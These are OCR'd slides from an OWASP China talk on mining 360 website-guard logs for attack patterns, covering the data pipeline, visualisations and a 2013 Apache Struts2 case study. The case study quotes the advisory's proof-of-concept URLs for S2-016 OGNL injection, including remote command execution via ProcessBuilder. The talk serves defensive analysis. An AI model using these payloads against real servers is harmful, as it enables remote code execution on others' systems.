攻击万花筒

从大数据里挖掘攻击背后的故事

OWASP 中国

The Open Web Application Security Project

About Me

OWASP 中国
The Open Web Application Security Project

董方 (Vin Dong)

日志宝创始人(www.rizhibao.com)

http://weibo.com/vindong

xy7@80sec.com

Design PHP Lua PM Data Visualization

Company Logo

提纲

OWASP 中国
The Open Web Application Security Project

- 360网站卫士数据概况
- 360网站卫士数据平台
- 360网站卫士数据可视化
- 攻击案例分析
- 尾声
- Q&A

数据之美

OWASP 中国
The Open Web Application Security Project

Tatiana Plakhova

http://www.complexitygraphics.com
http://www.blurb.com/books/4363577-biosphere

360网站卫士数据概况

16.85 TB

OWASP 中国
The Open Web Application Security Project

81.24 GB

OWASP 中国
The Open Web Application Security Project


3,100,000,000 Request

OWASP 中国
The Open Web Application Security Project

300,000
Web Vul Attack

OWASP 中国
The Open Web Application Security Project

68,000,000
CC Attack



WOW！！
这么多脏数据怎么办？！

360网站卫士数据平台

OWASP 中国
The Open Web Application Security Project

1、实时数据分析平台

Scribe+Storm+Inotify+Rsync

2、离线数据分析平台


Scribe+Hadoop+M/R

360网站卫士数据平台

OWASP 中国
The Open Web Application Security Project

Scribe+Storm+Inotify+Rsync
http://storm-project.net

实时数据分析平台





360网站卫士数据平台

OWASP 中国
The Open Web Application Security Project

4台Storm服务器：CPU24核，64G内存，2T硬盘

4个spolt，16个bolt





360网站卫士数据平台

OWASP 中国
The Open Web Application Security Project

Web漏洞攻击详情(鼠标移至攻击参数可查看参数详情)

每页显示 15 条记录

2013年8月21日 至 2013年8月27日

403 [Top10] 404 [Top10] 500 [Top10]

ID	URl	次数
1	/apple-touch-icon-precomposed.png	55394
2	/apple-touch-icon.png	42197
3	//20/page/1	18312
4	/img/web_logo.png?v=20130813	8261
5	/article/img/web_logo.png?v=20130813	3443
6	/apple-touch-icon-114x114.png	3334
7	/apple-touch-icon-114x114-precomposed.png	3318
8	//	3262
9	/groups/2/	2650
10	/fav.ico	1535

IP

搜索引擎爬虫访问

814536


360网站卫士数据平台

OWASP 中国
The Open Web Application Security Project

Scribe+Hadoop

https://github.com/facebook/scribe


http://hadoop.apache.org



360网站卫士数据平台

OWASP 中国
The Open Web Application Security Project

360网站卫士
Hadoop离线日志安全分析平台流程



360网站卫士数据平台

OWASP 中国
The Open Web Application Security Project

360网站卫士数据可视化

OWASP 中国
The Open Web Application Security Project

全部
攻击次数
777061
URL
3405652
攻击类型
26702844
Last #hashtag
Last @mentions

网站卫士攻击全景

网站卫士拦截的实时攻击展示全景图

基于 Nodejs w/ Socket.io, Processing.js 和 Backbone.js

北美
攻击次数
89111
URL
357572
攻击类型
3201297
Last #hashtag
Last @mentions

南美
攻击次数
173160
URL
876513
攻击类型
6136553
Last #hashtag
Last @mentions

欧洲
攻击次数
6425
URL
25700
攻击类型
192769
Last #hashtag
Last @mentions

非洲
攻击次数
7070
URL
28280
攻击类型
197960
Last #hashtag
Last @mentions

亚洲
攻击次数
501295
URL
2117587
攻击类型
16974265
Last #hashtag
Last @mentions

360网站卫士数据可视化

OWASP 中国
The Open Web Application Security Project

每天拦截

50,000+


攻击IP

360网站卫士数据可视化

OWASP 中国
The Open Web Application Security Project

近3月Web漏洞攻击趋势

220.181.165.132	Apache Struts2 Remote Command Execution attack	93452
220.181.165.133	Apache Struts2 Remote Command Execution attack	81815
220.181.165.134	Apache Struts2 Remote Command Execution attack	90761
220.181.165.135	Apache Struts2 Remote Command Execution attack	84797
220.181.165.136	Apache Struts2 Remote Command Execution attack	87986
220.181.165.137	Apache Struts2 Remote Command Execution attack	87512
220.181.165.138	Apache Struts2 Remote Command Execution attack	81257
220.181.165.139	Apache Struts2 Remote Command Execution attack	74386



OWASP 中国

The Open Web Application Security Project

攻击不是没有发生，只是你不知道

攻击案例分析

OWASP 中国
The Open Web Application Security Project

http://struts.apache.org/release/2.3.x/docs/s2-016.html
http://struts.apache.org/release/2.3.x/docs/s2-017.html

Proof of concept

In the Struts Blank App, open following URLs.

1. Simple Expression - the parameter names are evaluated as OGNL.
    1. `http://host/struts2-blank/example/X.action?action:%25{3*4}`
    2. `http://host/struts2-showcase/employee/save.action?redirect:%25{3*4}`
1. Command Execution
    1. `http://host/struts2-blank/example/X.action?action:%25{(new+java.lang.ProcessBuilder(new+java.lang.String[]{'command','goes','here'})).start()}`
    2. `http://host/struts2-showcase/employee/save.action?redirect:%25{(new+java.lang.ProcessBuilder(new+java.lang.String[]{'command','goes','here'})).start()}`
    3. `http://host/struts2-showcase/employee/save.action?redirectAction:%25{(new+java.lang.ProcessBuilder(new+java.lang.String[]{'command','goes','here'})).start()}`

2013年7月17日 暴风雨前夕

攻击案例分析

OWASP 中国
The Open Web Application Security Project

2013-07-17 00:00:00 至 2013-08-17 59:59:59

拦截2,689,287 次Struts2漏洞攻击


共1,897个网站被攻击

最多一个网站遭受51,939次攻击

攻击案例分析

OWASP 中国
The Open Web Application Security Project

Apache Struts2漏洞攻击走势



攻击案例分析


OWASP 中国
The Open Web Application Security Project

让攻击开花

规律？

“工头” VS “散户”

